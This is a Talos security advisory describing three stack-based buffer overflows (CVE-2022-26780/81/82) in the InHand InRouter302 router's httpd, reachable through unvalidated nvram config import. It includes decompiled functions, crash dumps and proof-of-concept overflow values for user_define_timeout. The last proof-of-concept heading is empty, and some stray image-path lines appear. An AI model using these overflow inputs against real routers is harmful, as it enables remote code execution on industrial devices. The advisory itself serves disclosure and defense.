Talos Vulnerability Report

TALOS-2022-1481

InHand Networks InRouter302 libnvram.so nvram_import improper input validation vulnerabilities

MAY 10, 2022

CVE NUMBER

CVE-2022-26780,CVE-2022-26781,CVE-2022-26782

Summary

Multiple improper input validation vulnerabilities exists in the libnvram.so nvram_import functionality of InHand Networks InRouter302 V3.5.4. A specially-crafted file can lead to remote code execution. An attacker can send a sequence of requests to trigger this vulnerability.

Tested Versions

InHand Networks InRouter302 V3.5.4

Product URLs

InRouter302 - https://www.inhandnetworks.com/products/inrouter300.html

CVSSv3 Score

9.9 - CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

CWE

CWE-20 - Improper Input Validation

Details

The InRouter302 is an industrial LTE router. It features remote management functionalities and several security protection mechanism, such as: VPN technologies, firewall functionalities, authorization management and several other features.

The inRouter302 extensively uses a library called `libnvram.so`. This library is used, among the other things, to manipulate the nvram related data. One of the function of the web server that uses the library is called `upload.cgi_output`:

```
void upload.cgi_output(void)

{
  [...]

  type = (char *)webcgi_get("type");
[1]
  filename = (char *)webcgi_get("filename");
[2]
  if ((type == (char *)0x0) || (*type == '\0')) {
    [...]
  }
  else {
    if ((filename != (char *)0x0) && (*filename != '\0')) {
      syslog(7,"filename: %s...",filename);
      [...]
      iVar1 = strcasecmp(type,"config");
      if (iVar1 != 0) {
        [...]
      }
      syslog(7,"import config...");
      iVar1 = nvram_import(filename);
[3]
      [...]
    }
    [...]
}
```

A function called before `upload.cgi_output` parses the request, including the `type` and `filename` variables. Then `upload.cgi_output` fetches the parsed variable `type` and `filename`, respectively, at `[1]` and `[2]`. If the uploaded file is of the “configuration” `type`, eventually, the code at `[3]` is reached, and `nvram_import` called. The `libnvram.so`’s `nvram_import` function will take the provided file, parse it, and update the new nvram configuration accordingly.

The `libnvram.so` has a function called `validate`:

```
undefined4 validate(char *key_to_change,char *new_value)

{
  [...]

  if (new_value == (char *)0x0) {
    new_value = "";
  }
  opt_value = opt_validates;
  nvram_key = "language";
  do {
    iVar1 = strcmp(nvram_key,key_to_change);
    if (iVar1 == 0) {
      ret_code = (*(code *)opt_value->validation_function)
                           (opt_value->min_length,opt_value->max_length,opt_value-
>select_values,
                            new_value);
      return ret_code;
    }
    opt_value = opt_value + 1;
    nvram_key = opt_value->nvram_key;
  } while (nvram_key != (char *)0x0);
  syslog(7,"var %s = %s is unknown!",key_to_change,new_value);
  return 0xffffffff;
}
```

This function is called with two arguments: the nvram entry's key to change and its new value. This function will check, based on the key, if the new value respects certain criteria. The caller will then, based on the result, change the entry value or not. The `validate` function is used for a set of nvram keys. Instead, the `nvram_import`, among the values that are allowed to be changed, does not validate the entries' values. This can invalidate some assumptions made across the other binaries that use the nvram values, and can lead to code execution.

CVE-2022-26780 - httpd's user_define_init stack-based buffer overflow

An improper input validation vulnerability exists in the `httpd`'s `user_define_init` function. Controlling the `user_define_timeout` nvram variable can lead to remote code execution.

The `user_define_init`:

```
int user_define_init(timeout_struct *timeout_struct)

{
  char *user_define_timeouts;
  int idx;
  char service_name [64];
  undefined4 service_timeout [3];

  idx = 0;
  memset(service_name,0,0x40);
  service_timeout[0] = 0;
  memset(timeout_struct,0,0x1a90);
  user_define_timeouts = (char *)nvram_default_get("user_define_timeout",0);
  if ((user_define_timeouts != (char *)0x0) &&
     (user_define_timeouts = strtok(user_define_timeouts,","), user_define_timeouts
!= (char *)0x0))
  {
    do {
      while( true ) {
        sscanf(user_define_timeouts,"%[^:]:%d",service_name,service_timeout);
[4]
        if (service_name[0] != '\0') break;
        user_define_timeouts = strtok((char *)0x0,",");
        if (user_define_timeouts == (char *)0x0) {
          return idx;
        }
      }
      user_define_timeouts = strcpy(timeout_struct[idx].service_name,service_name);
      idx = idx + 1;
      *(undefined4 *)(user_define_timeouts + 0x40) = service_timeout[0];
      user_define_timeouts = strtok((char *)0x0,",");
    } while (user_define_timeouts != (char *)0x0);
  }
  return idx;
}
```

The nvram variable called `user_define_timeout` is a comma separated string. The value between the commas is of the form `<service_name>:<value>`. The `service_name` should be of the form `user_define_XX` where `XX` range from `00` to `99`. But someone that can control the `user_define_timeout` nvram variable can place whatever value he wants. If the `service_name` provided has more than 64 bytes, a stack-based buffer overflow would occur at `[4]`. This can lead to code execution.

Crash Information

```
──────────────────────────────────────── registers
────────────────────────────────────────
$a1  : 0x00466b40  →  0x0000002c (","?)
$a2  : 0x0
$a3  : 0x0
$t0  : 0x0
$t1  : 0xffffffff
$t2  : 0x77750000  →  0x464c457f
$t3  : 0xf0000000
$t4  : 0x1
$t5  : 0x7763e768  →  0x00000000
$t6  : 0x77643a48  →  0x6c5f5f00
$t7  : 0x0040f7d4  →  0x00002021 ("! "?)
$s0  : 0x41414141 ("AAAA"?)
$s1  : 0x41414141 ("AAAA"?)
$s2  : 0x41414141 ("AAAA"?)
$s3  : 0x41414141 ("AAAA"?)
$s4  : 0x41414141 ("AAAA"?)
$s5  : 0x42424242 ("BBBB"?)
$s6  : 0x00460000  →  0xafb30024 ("$"?)
$s7  : 0x2
$t8  : 0x283
$t9  : 0x7766ec00  →  <strspn+0> move v0, zero
$k0  : 0x0
$k1  : 0x0
$s8  : 0x0047e938  →  "user_define_01"
$pc  : 0x0040f7c4  →  <user_define_init+308> jr ra
$sp  : 0x7faf7208  →  0x00000000
$hi  : 0x19e
$lo  : 0x1e78d
$fir : 0x0
$ra  : 0x41414141 ("AAAA"?)
$gp  : 0x484d90
──────────────────────────────────────── stack
────────────────────────────────────────
0x7faf7208│+0x0000: 0x00000000   ← $sp
0x7faf720c│+0x0004: 0x00000000
0x7faf7210│+0x0008: 0x7faf7220  →
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x7faf7214│+0x000c: 0x7faf7260  →  0x00000001
0x7faf7218│+0x0010: 0x00484d90
0x7faf721c│+0x0014: 0x00000000
0x7faf7220│+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x7faf7224│+0x001c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
──────────────────────────────────── code:mips:MIPS32
───────────────────────────────────
       0x40f7b8 <user_define_init+296> lw     s2, 108(sp)
       0x40f7bc <user_define_init+300> lw     s1, 104(sp)
       0x40f7c0 <user_define_init+304> lw     s0, 100(sp)
   →   0x40f7c4 <user_define_init+308> jr     ra
[!] Cannot disassemble from $PC
```

Exploit Proof of Concept

If in the nvram configuration is defined as `user_define_timeout=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:1` and then the code at `[4]` is reached, the `httpd` binary would exhibit the crash shown above. The return address register, `ra`, has value 0x41414141.

CVE-2022-26781 - httpd's user_define_print stack-based buffer overflow


An improper input validation vulnerability exists in the `httpd`'s `user_define_print` function. Controlling the `user_define_timeout` nvram variable can lead to remote code execution.

The `user_define_print` function:

```
undefined4 user_define_print(timeout_struct *timeout_struct)

{
  timeout_struct *timeout_struct_cursor;
  timeout_struct *ptVar2;
  char user_define_timeout [3200];
  char temp_define_timeout [32];

  temp_define_timeout._0_4_ = 0;
  temp_define_timeout._4_4_ = 0;
  temp_define_timeout._8_4_ = 0;
  temp_define_timeout._12_4_ = 0;
  temp_define_timeout._16_4_ = 0;
  temp_define_timeout._20_4_ = 0;
  temp_define_timeout._24_4_ = 0;
  temp_define_timeout._28_4_ = 0;
  memset(user_define_timeout,0,0xc80);
  timeout_struct_cursor = timeout_struct;
  do {
    while (timeout_struct_cursor->service_name[0] != '\0') {
      next_entry = timeout_struct_cursor + 1;

sprintf(temp_define_timeout,"%s:%d,",timeout_struct_cursor,timeout_struct_cursor-
>value);         [5]
      strcat(user_define_timeout,temp_define_timeout);
      timeout_struct_cursor = next_entry;
      if (next_entry == timeout_struct + 100) goto FUNCTON_END;
    }
    timeout_struct_cursor = timeout_struct_cursor + 1;
  } while (timeout_struct_cursor != timeout_struct + 100);
 FUNCTON_END:
 [...]
}
```

The nvram variable called `user_define_timeout` is a comma separated string. The value between the commas is of the form `<service_name>:<value>`. The `service_name` should be of the form `user_define_XX` where `XX` range from `00` to `99`. But someone that can control the `user_define_timeout` nvram variable can place whatever value he wants. If the `service_name` provided has more than 32 bytes, a stack-based buffer overflow would occur at `[5]`. This can lead to code execution.

Crash Information



```
──────────────────────────────────────── registers
────────────────────────────────────────
$zero: 0x0
$at  : 0x7fcc9a46  →  0x4c707fcc
$v0  : 0x0
$v1  : 0x3f
$a0  : 0x1
$a1  : 0x0
$a2  : 0x1
$a3  : 0x0
$t0  : 0x0
$t1  : 0x87fa118c
$t2  : 0x8000
$t3  : 0x0
$t4  : 0x5d6
$t5  : 0x87fa11d8
$t6  : 0x8693dd1e
$t7  : 0x10000
$s0  : 0x41414141 ("AAAA"?)
$s1  : 0x41414141 ("AAAA"?)
$s2  : 0x41414141 ("AAAA"?)
$s3  : 0x41414141 ("AAAA"?)
$s4  : 0x41414141 ("AAAA"?)
$s5  : 0x0047e938  →  "user_define_00"
$s6  : 0x00460000  →  0xafb30024 ("$"?)
$s7  : 0x2
$t8  : 0x10
$t9  : 0x00462af0  →  0x8f998010
$k0  : 0x0
$k1  : 0x0
$s8  : 0x0047e938  →  "user_define_00"
$pc  : 0x0040f914  →  <user_define_print+268> jr ra
$sp  : 0x7fcc9ab8  →  0x00000000
$hi  : 0x1d
$lo  : 0x89af0400
$fir : 0x0
$ra  : 0x41414141 ("AAAA"?)
$gp  : 0x484d90
──────────────────────────────────────── stack
────────────────────────────────────────
0x7fcc9ab8│+0x0000: 0x00000000   ← $sp
0x7fcc9abc│+0x0004: 0x00000000
0x7fcc9ac0│+0x0008: 0x7fcca7e4  →  "user_define_00"
0x7fcc9ac4│+0x000c: 0x00000000
0x7fcc9ac8│+0x0010: 0x00484d90
0x7fcc9acc│+0x0014: 0x00000000
0x7fcc9ad0│+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x7fcc9ad4│+0x001c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
──────────────────────────────────── code:mips:MIPS32
───────────────────────────────────
     0x40f908 <user_define_print+256> lw     s2, 3264(sp)
     0x40f90c <user_define_print+260> lw     s1, 3260(sp)
     0x40f910 <user_define_print+264> lw     s0, 3256(sp)
 →   0x40f914 <user_define_print+268> jr     ra
[!] Cannot disassemble from $PC
```

Exploit Proof of Concept

If in the nvram configuration is defined as `user_define_timeout=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA:1` and then the code at `[5]` is reached, the `httpd` binary would exhibit the crash shown above. The return address register, `ra`, has value 0x41414141.

CVE-2022-26782 - httpd's user_define_set_item stack-based buffer overflow

An improper input validation vulnerability exists in the `httpd`'s `user_define_set_item` function. Controlling the `user_define_timeout` nvram variable can lead to remote code execution.


```
undefined4 user_define_set_item(cgi_table_entry *cgi_entry,dword value)

{
  [...]
  timeout_struct timeout_struct [100];

  total_entries = user_define_init(timeout_struct);
[6]
  [...]
}
```

The `user_define_set_item` has an array of `timeout_struct` of 100 elements. The `user_define_init` will parse the data contained in `user_define_timeout` and fill the array:

```
int user_define_init(timeout_struct *timeout_struct)

{
  char *user_define_timeouts;
  int idx;
  char service_name [64];
  undefined4 service_timeout [3];

  idx = 0;
  memset(service_name,0,0x40);
  service_timeout[0] = 0;
  memset(timeout_struct,0,0x1a90);
  user_define_timeouts = (char *)nvram_default_get("user_define_timeout",0);
  if ((user_define_timeouts != (char *)0x0) &&
     (user_define_timeouts = strtok(user_define_timeouts,","), user_define_timeouts
!= (char *)0x0))
  {
    do {
      while( true ) {
        sscanf(user_define_timeouts,"%[^:]:%d",service_name,service_timeout);
[8]
        if (service_name[0] != '\0') break;
        user_define_timeouts = strtok((char *)0x0,",");
        if (user_define_timeouts == (char *)0x0) {
          return idx;
        }
      }
      user_define_timeouts = strcpy(timeout_struct[idx].service_name,service_name);
      idx = idx + 1;
      *(undefined4 *)(user_define_timeouts + 0x40) = service_timeout[0];
      user_define_timeouts = strtok((char *)0x0,",");
    } while (user_define_timeouts != (char *)0x0);
  }
  return idx;
}
```

The nvram variable called `user_define_timeout` is a comma separated string. The value between the commas is of the form `<service_name>:<value>`. The `service_name` should be of the form `user_define_XX` where `XX` range from `00` to `99`. But someone that can control the `user_define_timeout` nvram variable can place whatever value he wants. The function `user_define_init` does not control how many commas are present in the `user_define_timeout` variable. This means that if there are 100 commas, the parsing of `<service_name>:<value>`, at `[8]`, will be perfomed out of bounds of the stack array. This can cause a stack-based buffer overflow in the `user_define_set_item`’s stack frame, and can lead to code execution.

Crash Information



```
──────────────────────────────────────── registers
────────────────────────────────────────
$zero: 0x0
$at  : 0x7ff38bf6  →  0x4c707ff3
$v0  : 0x0
$v1  : 0x23
$a0  : 0x1
$a1  : 0x0
$a2  : 0x1
$a3  : 0x0
$t0  : 0x0
$t1  : 0x87fa118c
$t2  : 0x8000
$t3  : 0x0
$t4  : 0x547
$t5  : 0x87fa11d8
$t6  : 0x8692dd1e
$t7  : 0x10000
$s0  : 0x41414141 ("AAAA"?)
$s1  : 0x41414141 ("AAAA"?)
$s2  : 0x41414141 ("AAAA"?)
$s3  : 0x41414141 ("AAAA"?)
$s4  : 0x41414141 ("AAAA"?)
$s5  : 0x41414141 ("AAAA"?)
$s6  : 0x00460000  →  0xafb30024 ("$"?)
$s7  : 0x2
$t8  : 0x10
$t9  : 0x00462af0  →  0x8f998010
$k0  : 0x0
$k1  : 0x0
$s8  : 0x0047e938  →  "user_define_00"
$pc  : 0x0040fa14  →  <user_define_set_item+248> jr ra
$sp  : 0x7ff39938  →  0x00000000
$hi  : 0x1
$lo  : 0x0
$fir : 0x0
$ra  : 0x41414141 ("AAAA"?)
$gp  : 0x484d90
──────────────────────────────────────── stack
────────────────────────────────────────
0x7ff39938│+0x0000: 0x00000000   ← $sp
0x7ff3993c│+0x0004: 0x00000000
0x7ff39940│+0x0008: 0x00000000
0x7ff39944│+0x000c: 0x00000000
0x7ff39948│+0x0010: 0x00484d90
0x7ff3994c│+0x0014: 0x00000000
0x7ff39950│+0x0018: 0x00000042 ("B"?)
0x7ff39954│+0x001c: 0x00000000
──────────────────────────────────── code:mips:MIPS32
───────────────────────────────────
     0x40fa08 <user_define_set_item+236> lw     s2, 6836(sp)
     0x40fa0c <user_define_set_item+240> lw     s1, 6832(sp)
     0x40fa10 <user_define_set_item+244> lw     s0, 6828(sp)
 →   0x40fa14 <user_define_set_item+248> jr     ra
[!] Cannot disassemble from $PC
```
]

Exploit Proof of Concept

